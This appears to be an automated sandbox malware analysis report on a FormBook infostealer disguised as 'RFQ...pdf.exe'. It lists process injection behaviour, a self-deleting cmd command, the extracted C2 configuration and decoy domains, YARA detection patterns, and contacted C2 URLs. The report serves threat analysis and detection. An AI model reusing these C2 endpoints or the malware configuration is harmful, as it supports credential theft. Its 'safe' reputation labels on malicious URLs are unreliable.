ID: 383968
Sample Name: RFQ_AP65425652_032421 isu-isu,pdf.exe
Cookbook: default.jbs
Time: 13:20:33
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report RFQ_AP65425652_032421 isu-isu,pdf.e…

Overview


General Information

Sample Name:	RFQ_AP65425652_032421 isu-isu,pdf.exe
Analysis ID:	383968
MD5:	98f9ea244308bb5.
SHA1:	82a913894418af7.
SHA256:	cd292d4cdb5ff8f…
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …
- Sample uses process hollowing tech…

Classification



Startup

- **System is w10x64**
- RFQ_AP65425652_032421 isu-isu,pdf.exe (PID: 6788 cmdline: 'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe' MD5: 98F9EA244308BB5969EA3C302C32EFCD)
  - RFQ_AP65425652_032421 isu-isu,pdf.exe (PID: 6848 cmdline: 'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe' MD5: 98F9EA244308BB5969EA3C302C32EFCD)
    - explorer.exe (PID: 3424 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - control.exe (PID: 5128 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA45472FDA66F)
        - cmd.exe (PID: 6316 cmdline: /c del 'C:\Users\user\Desktop\RFQ_AP65425652_032421 isu-isu,pdf.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6500 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.luegomusic.com/pe0r/"
  ],
  "decoy": [
    "quickeasybites.com",
    "idilecup.com",
    "atelierdusalon.com",
    "tigerking-safe.com",
    "goinyourstrength.com",
    "ssfgasia.com",
    "halmanseger.com",
    "hpcovn.com",
    "thegodfatherricedealer.com",
    "hzmsbg.com",
    "trickswithwix.com",
    "rbvctiu.com",
    "spystoredevices.com",
    "monlexiem.com",
    "apt-forward.com",
    "medsez.cloud",
    "nanantz.com",
    "kf350.com",
    "ztvwgqjya.com",
    "countingeverything.com",
    "motion-mill-tv.com",
    "mex33.info",
    "desertfoxindustries.com",
    "welchmanlongbow.com",
    "beachnovotel.com",
    "basicchan.com",
    "boekhoudingwetteren.com",
    "pierresplayhouse.com",
    "xitiefilm.com",
    "betterskindays.com",
    "hdeamutfak.com",
    "sqjqw4.com",
    "coloradocouponclub.com",
    "leadershipcodes.com",
    "simplysouthdisinfecting.net",
    "lideresdeimmunocal.com",
    "tipsaglik.com",
    "greaterluxuryrehab.info",
    "tennesseewheelrepair.com",
    "5150shoshone.com",
    "slot-782.com",
    "cubitia.net",
    "fudweisj.icu",
    "forguyshere.com",
    "connect-alert-status.network",
    "hannahkaylewis.com",
    "soarcredits.com",
    "queensindustrial.com",
    "kudzuentertains.com",
    "maconhemorrhoidcenter.com",
    "1364kensington.com",
    "prestamosa.com",
    "lifeisgoingwells.com",
    "cloverunner.com",
    "4608capaydrive.com",
    "neomily.xyz",
    "blushingdevil.com",
    "essentials-trading.com",
    "theinfoinsider.com",
    "heftylefties.com",
    "zea-px16z.net",
    "thecapitalhut.com",
    "rootedwithlovejax.com",
    "nesreenibrahimmd.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000002.691441179.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.657014217.00000000028A0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.657014217.00000000028A0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.1.RFQ_AP65425652_032421 isu-isu,pdf.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.RFQ_AP65425652_032421 isu-isu,pdf.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.1.RFQ_AP65425652_032421 isu-isu,pdf.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158a9:$sqlite3step: 68 34 1C 7B E1 • 0x159bc:$sqlite3step: 68 34 1C 7B E1 • 0x158d8:$sqlite3text: 68 38 2A 90 C5 • 0x159fd:$sqlite3text: 68 38 2A 90 C5 • 0x158eb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a13:$sqlite3blob: 68 53 D8 7F 8C
0.2.RFQ_AP65425652_032421 isu-isu,pdf.exe.28a0000.4.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.RFQ_AP65425652_032421 isu-isu,pdf.exe.28a0000.4.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Found malware configuration
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	OS Credential Dumping	Security Software Discovery 2 4 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
RFQ_AP65425652_032421 isu-isu,pdf.exe	35%	Virustotal		Browse
RFQ_AP65425652_032421 isu-isu,pdf.exe	42%	ReversingLabs	Win32.Trojan.Wacatac	
RFQ_AP65425652_032421 isu-isu,pdf.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsa82C7.tmp\fsfomt.dll	23%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.1.RFQ_AP65425652_032421 isu-isu,pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.control.exe.4ca7960.4.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.RFQ_AP65425652_032421 isu-isu,pdf.exe.28a0000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.control.exe.a0a460.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.RFQ_AP65425652_032421 isu-isu,pdf.exe.72ad0000.5.unpack	100%	Avira	HEUR/AGEN.1131513		Download File
2.2.RFQ_AP65425652_032421 isu-isu,pdf.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.1364kensington.com/pe0r/?jfIla4=0Af10zgbdIViNGwjb+Oc1SkLmd7m2ZIFRN/3MUqpHhZEI8ml+kTCEnXA5UxsPaJdSh4V&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.thecapitalhut.com/pe0r/?jfIla4=Vv4dR0U6ZhUzqX7Ytdkdbkwy06eZp55JqV7JXJhskJ3M1IOX6fIf5GSNO8ms0pPBZaWn&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.desertfoxindustries.com/pe0r/?jfIla4=z013FEPTRo1x+Iqvqy0nQ5Mm93icoZ0Dm/8PgHcP3O5T8Pkz5lNKJ8GozvwfUm0Zfhau&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.kf350.com/pe0r/?jfIla4=EMcf7Z3h8uf0azWCSj7jkXkAyIPNvPvgl8GMAOH4p84rD0pfCkD41qqmtAVLjT1e92o/&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.tennesseewheelrepair.com/pe0r/?jfIla4=k6IhwNTsJPfJwlNAMD3cJduEXu+3VJeDR1xGn86Kxw1vpoAhQbb58cNQY6a9WWBFRY7O&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://https://rootedwithlovejax.com	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
www.luegomusic.com/pe0r/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.luegomusic.com/pe0r/?jfIla4=DC2ddi2Ahi6YucIUNrYQstcO22XqbhtBVWVPx2koYqqK6B4m9xBdRgLT1ADwKwfYgKFO&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.rootedwithlovejax.com/pe0r/?jfIla4=RrzzznHzvm1EAZS+513FKVr8vjbHVsjAfprUxrbk/aZWUqXE85HdCV+tXjNxRxdlhlWL&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.pierresplayhouse.com/pe0r/?jfIla4=gvANDtPFS4AFIzDAH1LQr3uVNv4G+On6xarGfoEbOyx7OA32EqtB1F0pQLcAKQ6/fBeV&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.ssfgasia.com/pe0r/?jfIla4=edFFfaJfWRXJQQLXD8x02lpY2DcNAoQTA5Xlo1ZOoFa5RERkTfJxxWby4PUnbOfP3siZ&Yn=ybIHhf989FGTI0	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
luegomusic.com	162.241.244.61	true	true		unknown
ssfgasia.com	34.102.136.180	true	false		unknown
desertfoxindustries.com	184.168.131.241	true	true		unknown
www.rootedwithlovejax.com	216.239.36.21	true	false		unknown
td-balancer-euw2-6-109.wixdns.net	35.246.6.109	true	false		unknown
www.kf350.com	107.178.142.156	true	true		unknown
www.1364kensington.com	66.96.161.160	true	true		unknown
www.pierresplayhouse.com	199.59.242.153	true	true		unknown
tennesseewheelrepair.com	184.168.131.241	true	true		unknown
www.essentials-trading.com	unknown	unknown	true		unknown
www.coloradocouponclub.com	unknown	unknown	true		unknown
www.tennesseewheelrepair.com	unknown	unknown	true		unknown
www.quickeasybites.com	unknown	unknown	true		unknown
www.ssfgasia.com	unknown	unknown	true		unknown
www.hzmsbg.com	unknown	unknown	true		unknown
www.liderestdeimmunocal.com	unknown	unknown	true		unknown
www.desertfoxindustries.com	unknown	unknown	true		unknown
www.thecapitalhut.com	unknown	unknown	true		unknown
www.luegomusic.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.1364kensington.com/pe0r/?jfIla4=0Af10zgbdIViNGwjb+Oc1SkLmd7m2ZIFRN/3MUqpHhZEI8ml+kTCEnXA5UxsPaJdSh4V&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
http://www.thecapitalhut.com/pe0r/?jfIla4=Vv4dR0U6ZhUzqX7Ytdkdbkwy06eZp55JqV7JXJhskJ3M1IOX6fIf5GSNO8ms0pPBZaWn&Yn=ybIHhf989FGTI0	false	• Avira URL Cloud: safe	unknown
http://www.desertfoxindustries.com/pe0r/?jfIla4=z013FEPTRo1x+Iqvqy0nQ5Mm93icoZ0Dm/8PgHcP3O5T8Pkz5lNKJ8Gozvwfum0Zfhau&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
http://www.kf350.com/pe0r/?jfIla4=EMcf7Z3h8uf0azWCSj7jkXkAyIPNvPvgl8GMAOH4p84rD0pfCkD41qqmtAVLjT1e92o/&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
http://www.tennesseewheelrepair.com/pe0r/?jfIla4=k6IhwNTsJPfJwlNAMD3cJduEXu+3VJeDR1xGn86Kxw1vpoAhQbb58cNQY6a9WWBFRY7O&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
www.luegomusic.com/pe0r/	true	• Avira URL Cloud: safe	low
http://www.luegomusic.com/pe0r/?jfIla4=DC2ddi2Ahi6YucIUNrYQstcO22XqbhtBVWVPx2koYqqK6B4m9xBdRgLT1ADwKwfYgKFO&Yn=ybIHhf989FGTI0	true	• Avira URL Cloud: safe	unknown
http://www.rootedwithlovejax.com/pe0r/?jfIla4=RrzzznHzvm1EAZS+513FKVr8vjbHVsjAfprUxrbk/aZWUqXE85HdCV+tXjNxRxdlhlWL&Yn=ybIHhf989FGTI0	false	• Avira URL Cloud: safe	unknown

